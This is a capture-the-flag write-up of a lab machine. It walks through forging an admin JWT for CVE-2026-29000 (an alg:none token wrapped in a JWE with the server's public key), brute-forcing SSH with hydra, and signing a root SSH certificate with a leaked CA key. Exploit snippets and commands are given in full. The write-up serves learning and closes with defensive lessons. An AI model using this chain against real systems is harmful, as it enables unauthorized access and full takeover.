
Reconnaissance
Port Scan
We start with a port scan using rustscan:
rustscan -a 10.129.7.197 -- -sCV -oN target
-a: specifies the target IP address to scan--: separates rustscan arguments from nmap arguments that follow-sC: runs default nmap scripts for additional enumeration-sV: enables version detection to identify service versions-oN: outputs scan results in normal format to the specified file
From this result we can extract this information:
- Its a Linux machine
- It has the por
22open with an SSH and the port8080with a web app.
Web Scan
Taking a look at the source code, we see the code app.js with this inside of it:
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

So, we will make a request to /api/auth/jwks to obtain a public key, but we get something better:
Initial Access
Searching, we find some vulnerabilities for this version: CVE-2026-29000.
To exploit it, I found this exploit:
Exploit explanation
The first step is to get the trust jkws.
resp = requests.get(f"{TARGET}/api/auth/jwks")
jwks_data = resp.json()
key_data = jwks_data["keys"][0]
pub_key = jwk.JWK(**key_data)
This steals the public key of the server that we will use to cipher our token.
Next, we create our PlanJWT :
header = b64url_encode(json.dumps({"alg": "none"}).encode())
payload = b64url_encode(json.dumps({
    "sub": "admin",
    "role": "ROLE_ADMIN",
    ...
}).encode())
plain_jwt = f"{header}.{payload}."
- The payload says that we want to be
adminwith the role ofROLE_ADMIN. - The algorithm is set to
none
Now, if we send the JWT like that, the server would reject it as it is not cipher.
jwe_token = jwe.JWE(
    plain_jwt.encode(),
    recipient=pub_key,
    protected=json.dumps({
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",
        "kid": key_data["kid"],
        "cty": "JWT"
    }),
)
- Usage of jwcrypto to create the
jwe_tokenusing the public key of the server and configuring the metadata of the cipher algorithm and the type of content. the metadata of the cipher algorithm and the type of content.
Last, the script sends the token to the server to see if it has been successful.
Execution
So, we execute it and we get a JWT token.

With this token we can now make requests to the other API endpoints adding the header Authorization: Bearer <TOKEN>
Lets see what we got from each endpoint:
/api/users- List of al the users, roles and descriptions
/api/settings- Info about the integrations, infraestructure and system.
- The most important part is the
securitypart where we have the encriptionkey of the JWT on plain text
With this info we can try a brute force attack using all the users and the encryptionKey founded.
hydra -L users.txt -P password.txt 10.129.7.197 ssh
-L: specifies the list of usernames-P: specifies the list of passwordsssh: specifies the protocol
And there we go, we found that the user svc-deploy has the encriptionKey as his password of SSH, so we can connect.
Privilege Escalation
Searching at the system files of the app at /opt/principal, I get into a directory called ssh.
This directory contained the following:
svc-deploy@principal:/opt/principal/ssh$ ls -la
total 20
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 .
drwxr-xr-x 5 root root      4096 Mar 11 04:22 ..
-rw-r----- 1 root deployers  288 Mar  5 21:05 README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 ca
-rw-r--r-- 1 root root       742 Mar  5 21:05 ca.pub
This right here is gold: The server says that it trusts any person that gives a signed key for that CA (certification authority).
But not only this, we get the private key of the CA (/opt/principal/ssh/ca).
With this, we can make a new key that certifies us as if the certificate was signed by root.
So, the first thing is to generate an ssh key at our attackers machine.
ssh-keygen -t rsa -b 4096 -f my_key
-t: specifies the type of key to create (RSA in this case)-b: sets the number of bits in the key (4096 bits for stronger security)-f: specifies the filename for the generated key pair
Then, we copy the CA private key on our attackers machine at a file called ca_key and we give it the right permissions with chmod 600 ca_key .
And the last step is to sign our key as the user root:
ssh-keygen -s ca_key -I MyRootCert -n root -V +1h my_key.pub
-s: signs the public key with the specified CA private key-I: sets the certificate identity (a descriptive name for the certificate)-n: specifies the principal (username) that the certificate will authenticate as-V: defines the validity period for the certificate
And we can connect to the machine as root using the certificate:
ssh -i my_key root@10.129.7.197
-i: specifies the identity file (private key) to use for authenticationroot@10.129.7.197: defines the username and target IP address to connect to
And there we go, we have an SSH shell as root.
Conclusion
This machine demonstrated a realistic attack chain combining API security vulnerabilities with SSH certificate abuse. The initial foothold was gained by exploiting CVE-2026-29000 to forge a JWT token with elevated privileges, which exposed sensitive system information including an encryption key. This key enabled SSH access as a service account through password reuse. The privilege escalation leveraged misconfigured SSH certificate authority files, where the private CA key was accessible to low-privileged users. By signing a custom SSH certificate with the compromised CA key, we achieved root access without needing the actual root password. This highlights the importance of securing API endpoints, preventing credential reuse, and properly protecting certificate authority materials with strict file permissions and access controls.